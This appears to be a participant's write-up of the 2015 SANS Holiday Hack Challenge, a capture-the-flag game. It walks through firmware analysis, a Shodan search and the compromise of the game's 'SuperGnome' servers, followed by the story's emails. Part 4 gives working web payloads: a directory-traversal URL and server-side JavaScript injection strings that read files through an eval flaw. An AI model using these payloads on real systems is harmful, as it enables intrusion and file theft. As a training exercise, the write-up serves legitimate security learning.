The 2015 SANS Holiday Hack Challenge

GNOME in your HOME

Submission by Gavin Walker
Monday January 4, 2016
Game login: 'widget'

This is a brief report on my attempts to discover who was behind the evil plan to get a Gnome in your Home. Please accept my apologies that this is not a very comprehensive report as I did not wish to ruin Christmas for my family.

Table of Contents

Part 1: Dance of the Sugar Gnome Fairies: Curious Wireless Packets

The first part of the challenge was to explore and get as much information as possible from the characters in the Dosis neighborhood. I proved useful to have taken the tour (http://www.counterhack.net/Counter_Hack/Just_Your_Typical_Office.html) of the Counter Hack Office as this helps you to find the Secret Secret Room.

I found Josh Dosis in the house to the right of where Lynn is standing and acquired the pcap file (https://www.holidayhackchallenge.com/2015/giyh-capture.pcap) and the gnomeitall.py script (https://www.holidayhackchallenge.com/2015/gnomeitall.py). The gnomeitall.py script will extract all of the necessary data transmitted via DNS queries from the pcap. After examining the file in a text editor, I used a hex editor to strip off the start and end of the file to reveal the JPEG file contained in the data. I passed on the details of the image to Josh, which then allowed me to progess to part 2.

1) Which commands are sent across the Gnome's command-and-control channel?
START_STATE, NAME and STOP_STATE

2) What image appears in the photo the Gnome sent across the channel from the Dosis home?
GnomeNET-NorthAmerica

Between finishing part 1 and starting part 2, I completed the game, which exception of providing the password to Jessica.

Part 2: I'll be Gnome for Christmas: Firmware Analysis for Fun and Profit

Having provided Josh with the information from the photo, I proceeded to talk to Jessica to get the dump of the firmware (https://www.holidayhackchallenge.com/2015/giyh-firmware-dump.bin).

https://www.sans.org/reading-room/whitepapers/testing/exploiting-embedded-devices-34022 helped me with this part.

binwalk provided me with the following information:

```
# binwalk giyh-firmware-dump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PEM certificate
1809          0x711           ELF 32-bit LSB shared object, ARM, version 1 (SYSV)
168803        0x29363         Squashfs filesystem, little endian, version 4.0, compression:gzip, size: 17376149 bytes,  4866
inodes, blocksize: 131072 bytes, created: Tue Dec  8 18:47:32 2015
```

I was able then to extract the squashfs filesystem by making use of the offset:

```
dd if=giyh-firmware-dump.bin of=giyh-firmware-sqashfs skip=168803 bs=1
```

After trying to use the firmware-mod-kit, I determined from http://sourceforge.net/projects/squashfs/files/squashfs/squashfs4.3/ that, as I was using the correct Linux kernel, I could just mount the squashfs filesystem. So I mounted the files system and started to sift through it. The monogo database files were in opt/mongodb and a running the command 'strings' on gnome.0 revealed the password. I later installed mongodb and extracted the data from users collection:

```
> use gnome
switched to db gnome
> db.users.findOne({username: "admin"})
{
        "_id" : ObjectId("56229f63809473d11033515c"),
        "username" : "admin",
        "password" : "SittingOnAShelf",
        "user_level" : 100
}
```

Analysis of www/ and confirmation from Josh Wright revealed the web framework to be Express.

/etc/hosts provided me with the IP address of one of the SuperGnomes.

```
# LOUISE: NorthAmerica build
52.2.229.189    supergnome1.atnascorp.com sg1.atnascorp.com supergnome.atnascorp.com sg.atnascorp.com
```

3) What operating system and CPU type are used in the Gnome? What type of web framework is the Gnome web interface built in?

The OS is OpenWRT (Linux) on an ARM processor. It is using the Express web

framework.

4) What kind of a database engine is used to support the Gnome web interface? What is the plaintext password stored in the Gnome database?

The database engine is MongoDB and the plaintext password is “SittingOnAShelf”.

Part 3: Let it Gnome! Let it Gnome! Let it Gnome! Internet-Wide Scavenger Hunt

The following search term in Shodan revealed the IP addresses of the other SuperGnomes:

```
"GIYH" port:"80"
```

or the URL: https://www.shodan.io/search?query=%22GIYH%22+port%3A%2280%22

I used https://www.iplocation.net/ to get the geographically location although the AWS availability zone suggested where the SuperGnome would be.

5) What are the IP addresses of the five SuperGnomes scattered around the world, as verified by Tom Hessman in the Dosis neighborhood?

6) Where is each SuperGnome located geographically?

SuperGnome	IP address	Amazon Web Service location	Geographic location
SG-01	52.2.229.189	AWS US East	Ashburn, Virginia, USA
SG-02	52.34.3.80	AWS US West	Portland, Oregon, USA
SG-03	52.64.191.71	AWS Australia	Sydney, NSW, Australia
SG-04	52.192.152.132	AWS Japan	Tokyo, Japan
SG-05	54.233.105.81	AWS Brazil	Sao Paulo, Brazil

Part 4: There's No Place Like Gnome for the Holidays: Gnomage Pwnage

In preparation for the attacks, I copied the contents of the firmware to /gnome on my Linux system and installed and started a Node.js server and a MongoDB daemon. This permitted me to test attacks and modify the code so that I could debug any issues that I encountered.

Compromise of SG-01 (successful)

This is a straight login (admin/SittingOnAShelf) and retrieval of the files on SuperGnome1, so you don't have to be too enterprising:

gnome.conf:

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Compromise of SG-02 (successful)

This was a directory traversal attack.

I noticed that the code for the page /cam (www/routes/index.js lines 184 to 198) could be used to download files but it either checked that '.png' was in the path (line 187) or it would add .png to the end of the path. I quickly discovered that for SG-02 it was checking for the presence of .png in the path.

SG-02 also provides the admin user with the right to up load new settings files by making a directory to upload the file to and then putting the file in the directory if there is sufficient space. (www/routes/index.js lines 128 to 151).

The check for free space is odd (line 144) as it prevents you uploading a file so I can't upload a file and then access it some how. But before the code gets to uploading a file it has already made a directory of your choosing on the filesystem.

You actually do not have to upload a file as you can specify the path for your "new" file to be ".png/mysettings", which in my case resulted in "/gnome/www/public/upload/ ZosZycMa/.png" being created.

So to access the files in the files directory you can use a URL similar to:

```
http://52.34.3.80/cam?camera=../upload/ZOsZycMa/.png/../../../../files/gnome.conf
```

Thus I was able to access gnome.conf:

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Compromise of SG-03 (unsuccessful)

Due to my lack of knowledge I was unable to compromise SG-03

The 2 options that I was looking at were:

1. To log in as user/user and then manipulate the session settings to change the user_level to be greater than 100, probably using the fact that logout=1 is passed as part of the URL and not sanitized.
2. To inject JSON such as indicated at http://blog.websecurify.com/2014/08/hacking-nodejs-and-mongodb.html. For this I must have been missing some understand as to how to bypass the quoting.

Compromise of SG-04 (successful)

SG-04 can be compromised by a Server Side JavaScript Injection as there is an eval statement at line 163 of www/routes/index.js.

To exploit this vulnerability in the code I used Burp Suite to intercept the form inputs being sent to the server. I initially replaced the value of postproc with the following to explore the files system:

```
res.write(fs.readdirSync("/gnome").toString())
res.write(fs.readdirSync("/gnome/www").toString())
res.write(fs.readdirSync("/gnome/www/files/").toString())
```

I then used a variation of the following to extract the contents of the files:

```
res.write(fs.readFileSync('/gnome/www/files/gnome_firmware_rel_notes.txt'))
```

This worked for everything except factory_cam_4.zip.

For factory_cam_4.zip I used the following:

```
fs.readFileSync('/gnome/www/files/factory_cam_4.zip','base64')
```

This produced a base64 output in the webpage. I saved the webpage and then edited it to remove everything except the base64 encoded data. The resulting page was saved as

factory_cam_4.base64. Using the following commands I was able to recreate the zip file and extract it.

```
#  base64 --decode factory_cam_4.base64 > factory_cam_4.zip
# 2006  unzip -l factory_cam_4.zip
```

Thus I was able to access gnome.conf:

```
Gnome Serial Number: BU22_1729_2716057
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-04
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

Compromise of SG-05 (unsuccessful)

Due to my lack of knowledge I was unable to compromise SG-03

The 2 options that I was exploring were:

1. An attempt to manipulate the value of d in the URL (http://54.233.105.81/files?d=) so that it would pass the indexOf check. I even wondered if it was possible to pass “file_names[0]”.
2. I was also wondering if I was missing something to do with the change in the code for the /cam page where it was now “camera = camera + '.png'. Even although the input variable, camera, was unescaped I could not determine a way to terminate the concatenation early.

Part 5: Baby, It's Gnome Outside: Sinister Plot and Attribution

As I entered this part of the challenge I had data from 3 SuperGomes, which it was indicated would be sufficient to determine the evil plot and who was responsible.

The emails were extracted from the pcap files using wireshark (Analyze→ Follow TCP Stream → Save As)

The pcap files were:

- SG-01/20141226101055_1.pcap
- SG-02/20150225093040_2.pcap
- SG-04/20151203133818_4.pcap

SG-01's email was a multipart email so I used mailextract.py (http://www.methods.co.nz/python/mailextract.py) to extract the image GiYH_Architecture.jpg from the email. All of the emails can be found at the end of this report.


I then moved on to the images to 'subtract' the staticky images from the camera_feed_overlap_error.png image. With a bit of *research*, I found a script at http://downgoat.net/xor-png-script.html that I was able to modify to do the necessary xor.

xor.py:

```
#!/usr/bin/python

'''
reference: http://downgoat.net/xor-png-script.html
'''

import sys
from PIL import Image

MODES = ["RGB", "RGBA"]

def xor(pixel1, mode, pixel2):
   #XOR all the channels with the same key.
   red   = pixel1[0] ^ pixel2[0]
   green = pixel1[1] ^ pixel2[1]
   blue  = pixel1[2] ^ pixel2[2]

   if mode == "RGBA": #Need Aplha if RGBA
           return (red, green, blue, 255)
   else:
           return (red, green, blue)

im  = Image.open("SG-01/camera_feed_overlap_error.png")
im1 = Image.open("SG-01/factory_cam_1.png")
im2 = Image.open("SG-02/factory_cam_2.png")
'''im3 = Image.open("SG-03/factory_cam_3.png")'''
im4 = Image.open("SG-04/factory_cam_4.png")
'''im5 = Image.open("SG-05/factory_cam_5.png")'''


if im.mode not in MODES:
```

```
  raise NotImplementedError("The image mode '{0}' is not supported.".format(im.mode))

pix  = im.load()
pix1 = im1.load()
pix2 = im2.load()
'''pix3 = im3.load()'''
pix4 = im4.load()
'''pix5 = im5.load()'''

width, height = im.size

for x in range(0, width):
  for y in range(0, height):
    pix[x, y] = xor(pix[x, y], im.mode, pix1[x, y])

for x in range(0, width):
  for y in range(0, height):
    pix[x, y] = xor(pix[x, y], im.mode, pix2[x, y])
'''
for x in range(0, width):
  for y in range(0, height):
    pix[x, y] = xor(pix[x, y], im.mode, pix3[x, y])
'''
for x in range(0, width):
  for y in range(0, height):
    pix[x, y] = xor(pix[x, y], im.mode, pix4[x, y])
'''
for x in range(0, width):
  for y in range(0, height):
    pix[x, y] = xor(pix[x, y], im.mode, pix5[x, y])
'''
im.save("xor.png")
```

The output of the xor script was the following image:



9) Based on evidence you recover from the SuperGnomes' packet capture ZIP files and any staticky images you find, what is the nefarious plot of ATNAS Corporation?

The nefarious plot was to finish what the Grinch had started and ruin Christmas (Dr. Suess, "How the Grinch Stole Christmas! "). However, this was to be done on a much larger scale and it would use the latest technology with a distributed channel for burglars. The plan was to rob 2 million houses, grabbing their most precious gifts, and then selling them on the open market.

10) Who is the villain behind the nefarious plot?

The villian is Cindy Lou Who.

Emails

SG-01 email

From: "c" <c@atnascorp.com>
To: <jojo@atnascorp.com>
Subject: GiYH Architecture
Date: Fri, 26 Dec 2014 10:10:55 -0500

JoJo,

As you know, I hired you because you are the best architect in town for a distributed surveillance system to satisfy our rather unique business requirements. We have less than a year from today to get our final plans in place. Our schedule is aggressive, but realistic.

I've sketched out the overall Gnome in Your Home architecture in the diagram attached below. Please add in protocol details and other technical specifications to complete the architectural plans.

Remember: to achieve our goal, we must have the infrastructure scale to upwards of 2 million Gnomes. Once we solidify the architecture, you'll work with the hardware team to create device specs and we'll start procuring hardware in the February 2015 timeframe.

I've also made significant progress on distribution deals with retailers.


Thoughts?

Looking forward to working with you on this project!

-C

SG-01 email attachment

GiYH_Architecture.jpg



SG-02 email

From: "c" <c@atnascorp.com>
To: <supplier@ginormouselectronicssupplier.com>
Subject: =?us-ascii?Q?Large_Order_-_Immediate_Attention_Required?=
Date: Wed, 25 Feb 2015 09:30:39 -0500
Maratha,

As a follow-up to our phone conversation, we'd like to proceed with an order of parts for our upcoming product line. We'll need two million of each of the following components:

+ Ambarella S2Lm IP Camera Processor System-on-Chip (with an ARM Cortex A9 CPU and Linux SDK)
+ ON Semiconductor AR0330: 3 MP 1/3" CMOS Digital Image Sensor
+ Atheros AR6233X Wi-Fi adapter
+ Texas Instruments TPS65053 switching power supply
+ Samsung K4B2G16460 2GB SSDR3 SDRAM
+ Samsung K9F1G08U0D 1GB NAND Flash

Given the volume of this purchase, we fully expect the 35% discount you mentioned during our phone discussion. If you cannot agree to this pricing, we'll place our order elsewhere.

We need delivery of components to begin no later than April 1, 2015, with 250,000 units coming each week, with all of them arriving no later than June 1, 2015.

Finally, as you know, this project requires the utmost secrecy. Tell NO ONE about our order, especially any nosy law enforcement authorities.

Regards,

-CW

SG-04 email

From: "c" <c@atnascorp.com>
To: <psychdoctor@whovillepsychiatrists.com>
Subject: Answer To Your Question
Date: Thu, 3 Dec 2015 13:38:15 -0500
Dr. O'Malley,

In your recent email, you inquired:

> When did you first notice your anxiety about the holiday season?

Anxiety is hardly the word for it. It's a deep-seated hatred, Doctor.

Before I get into details, please allow me to remind you that we operate under the strictest doctor-patient confidentiality agreement in the business. I have some very powerful lawyers whom I'd hate to invoke in the event of some leak on your part. I seek your help because you are the best psychiatrist in all of Who-ville.

To answer your question directly, as a young child (I must have been no more than two), I experienced a life-changing interaction. Very late on Christmas Eve, I was awakened to find a grotesque green Who dressed in a tattered Santa Claus outfit, standing in my barren living room, attempting to shove our holiday tree up the chimney. My senses heightened, I put on my best little-girl innocent voice and asked him what he was doing. He explained that he was "Santy Claus" and needed to send the tree for repair. I instantly knew it was a lie, but I humored the old thief so I could escape to the safety of my bed. That horrifying interaction ruined Christmas for me that year, and I was terrified of the whole holiday season throughout my teen years.

I later learned that the green Who was known as "the Grinch" and had lost his mind in the middle of a crime spree to steal Christmas presents. At the very moment of his criminal triumph, he had a pitiful change of heart and started playing all nicey-nice. What an amateur! When I became an adult, my fear of Christmas boiled into true hatred of the whole holiday season. I knew that I had to stop Christmas from coming. But how?

I vowed to finish what the Grinch had started, but to do it at a far larger scale. Using the latest technology and a distributed channel of burglars, we'd rob 2 million houses, grabbing their most precious gifts, and selling them on the open market. We'll destroy Christmas as two million homes full of people all cry "BOO-HOO", and we'll turn a handy profit on the whole deal.

Is this "wrong"? I simply don't care. I bear the bitter scars of the Grinch's malfeasance, and singing a little "Fahoo Fores" isn't gonna fix that!

What is your advice, doctor?

Signed,

Cindy Lou Who